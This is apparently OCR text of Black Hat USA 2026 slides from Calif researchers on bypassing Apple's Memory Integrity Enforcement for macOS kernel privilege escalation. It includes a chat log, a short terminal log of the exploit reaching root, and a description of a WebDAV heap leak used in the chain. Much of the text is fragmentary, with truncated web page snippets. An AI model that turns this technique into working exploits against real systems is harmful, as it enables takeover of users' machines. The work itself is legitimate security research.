BRIEFINGS

black hat

black hat
USA
2026

APPLE MACOS KERNEL EXPLOITATION WITH MIE

Building on the Ashes of 100 Vulnerabilities

Dion Blazakis
dion@calif.io

Bruce Dang
bruce@calif.io

Josh Maine
black@calif.io

Calif

It’s been an interesting year in security.



Security Research
Overview
Blog
Bounty
Rese
Blog
September 9, 2025
Memory Integrity Enforcem
A complete vision for memo
safety in Apple devices
Posted by Apple Security Engineering and Architecture (SEAR)
Memory Integrity Enforcement (MIE) is the culmination of an unpreced
and engineering effort, spanning half a decade, that combines the uni
of Apple silicon hardware with our advanced operating system securit
industry-first, always-on memory safety protection across our device
compromising our best-in-class device performance. We believe Me
Enforcement represents the most significant upgrade to memory saf


Security Research
Overview
Blog
Bounty
Blog
September 9, 2025
Memory Integrity Enforcem
A complete vision for memo
safety in Apple devices
Posted by Apple Security Engineering and Architecture (SEAR)
Memory Integrity Enforcement (MIE) is the culmination of an unpreced
and engineering effort, spanning half a decade, that combines the uni
of Apple silicon hardware with our advanced operating system securit
industry-first, always-on memory safety protection across our device
compromising our best-in-class device performance. We believe Me
Enforcement represents the most significant upgrade to memory saf


Contact sale
technology
Ecosystem
Developers & Practitioners
Transform with Google Cloud
Threat Intelligence
Coruna: The Mysterious Journey of
Powerful iOS Exploit Kit
March 3, 2026
Google Threat Intelligence Group
Introduction
Google Threat Intelligence Group (GTIG) has identified a new and powerful exploit kit
targeting Apple iPhone models running iOS version 13.0 (released in September 2019)


Security Research
Overview
Blog
Bounty
Blog
September 9, 2025
Memory Integrity Enforcem
A complete vision for memo
safety in Apple devices
Posted by Apple Security Engineering and Architecture (SEAR)
Memory Integrity Enforcement (MIE) is the culmination of an unprece
and engineering effort, spanning half a decade, that combines the uni
of Apple silicon hardware with our advanced operating system securit
industry-first, always-on memory safety protection across our device
compromising our best-in-class device performance. We believe Me
Enforcement represents the most significant upgrade to memory saf


Contact sale
technology
Ecosystem
Developers & Practitioners
Transform with Google Cloud
Threat Intelligence
Coruna: The Mysterious Journey of
Powerful iOS Exploit Kit
March 3, 2026
Google Threat Intelligence Group
Introduction
Google Threat Intelligence Group (GTIG) has identified a new and powerful exploit kit
targeting Apple iPhone models running iOS version 13.0 (released in September 2019)


The Register
Sign in
Developer
Open Source
Columnists
BOFH
Who, Me?
On Call
npocalypse, as vendors use AI to find
multiply like rabbits
this month, up from its usual five
12
se has begun.
rks usually finds five vulnerabilities a month, but on Wednesday
ts entire codecase using the latest frontier models, including
hos, and found 75 security holes, covered in 26 CVEs.
ay after Microsoft said it used its new agentic bug hunting system
to find 16 vulnerabilities across its products - on a record-setting
that saw Redmond disclose a whopping 30 critical CVEs.


Security.
Cryptography.
Whatever.
APPLE'S
MEMORY
INTEGRITY
ENFORCEMENT


TLP BLACK
three buddy problem
and you know
uh will have the effect of essentially





ions Resources Company

Inside DarkSword: A New iOS Exploit Kit Delivered Via Compromised Legitimate Websites →


Press Releases

iVerify Details First Known Mass iOS Attack

Mar 3, 2026

iVerify.





ions Resources Company

Inside DarkSword: A New iOS Exploit Kit Delivered Via Compromised Legitimate Websites →

Press Releases

iVerify Details First Known Mass iOS Attack

Mar 3, 2026

iVerify.


Zero Day Clock LIVE

Dashboard The Collapse Call to Action Explorer The Sign

From Vulnerability to Exploitation

TTE measures the gap between CVE public disclosure and first confirmed in-the-wild exploitation. Zero = same-day.

Mean TTE (90% trimmed, days) Median TTE (days) Weaponized Exploits (count)



Based on 3,500+ confirmed-exploited CVEs (CISA KEV + VulnCheck KEV, with VulnCheck XDB timestamps for early-year CVEs) zerodayclock.

Time-to-Exploit Milestones

Projected year when median TTE crosses each threshold — extrapolated from observed 2018–2024 trend

1 1 1 1 1 1

What does accelerating model capabilities mean for Apple device security?

This is the story of my first week at Calif…

This is the story of my first week at Calif…

THE INTERVIEW

“I’m much more curious about AI-assisted exploit generation. I don’t really want to try and find 1000 UaFs or heap overflows using AI.”

This is the story of my first week at Calif…

THE INTERVIEW

“I’m much more curious about AI-assisted exploit generation. I don’t really want to try and find 1000 UaFs or heap overflows using AI.”

BRUCE: DAY 1

“Here’s a few interesting macOS bugs. We asked Mythos to exploit them but it took a week and gave up due to MTE.”

This is the story of my first week at Calif…

DAY 5:

dion 10:56 AM

🎉

Untitled

```
1  ➜  lpe git:(main) ✗ ./run.sh --slide 0x40e74000
2  [*] target=25E253_t6050 slide=0x40e74000
3  [*] no --script: using default '/tmp/lpe_script.sh' → id > /tmp/lpe.out
4  [*] stage1: smbfs mounted, fsid={0x37000008,0x1f}
5  [*] stage2: nfs4dom oid → ANYBODY|RW, arg2=0x700
```

1 1 1

on my laptop

the type confusion bug really made this 100x easier than dealing with a kernel heap thing and the leak being in kalloc_large meant the initial leak wasn't MTE protected



Thai Duong 10:58 AM

Wait, so MTE bypass is done?

dion 10:59 AM

yah, on a stock latest macOS M5 running a "regular" process (unsandboxed) can elevate to root (edited)

Bruce Dang 11:04 AM

oh fuck

WHO WE ARE

Dion Blazakis

dion@calif.io

In the past, Dion Blazakis worked at Endgame Systems, Atredis Partners, and Apple.

FAVORITE ARCH

MIPS

FAVORITE EXPLOIT

comex's JailbreakMe 2.0

Bruce Dang

bruce@calif.io

Bruce worked on various aspects of security at Microsoft and Apple.

FAVORITE ARCH

x86

FAVORITE PUBLIC EXPLOIT

Stefan Esser's software-only font loader exploit on the original Xbox

Josh Maine

black@calif.io

Prior to Calif, Josh worked for defense contractor #1, defense contractor #2, and a cyber capabilities vendor—he's also the developer of the ipsw Swiss army knife.

FAVORITE ARCH

ARM64

FAVORITE PUBLIC EXPLOIT

Stuxnet

MITIGATIONS

HOW MIE RESHAPES KERNEL EXPLOITATION

Each mitigation blocks a different phase of exploitation and complements the others.


OPENING

INITIAL CORRUPTION

kalloc_type




EMTE



MIDGAME

CORRUPTION TO CONTROL

PAC




ENDGAME

POST KERNEL READ/WRITE

SPTM RO




Life, uh,
finds a way.

“I’m just a poor userspace hacker.”




TWO VULNERABILITIES

THE SPROUTS

A heap residue leak and a messy corruption primitive bootstrap the exploit. These are the sprouts. You know, like the strained talk metaphor about “growing from the ashes”.

THE LEAK: WEBDAV STALE HEAP DATA



This sounds vanilla... where's the MIE?

The DATA vs. POINTER separation is missed due to the large allocation. Additionally, the legacy MALLOC call uses KHEAP_DEFAULT (which doesn't take the DATA only paths). While smaller zone allocations are zeroed on free, large allocations are zeroed at allocation time and only optionally (not used here).

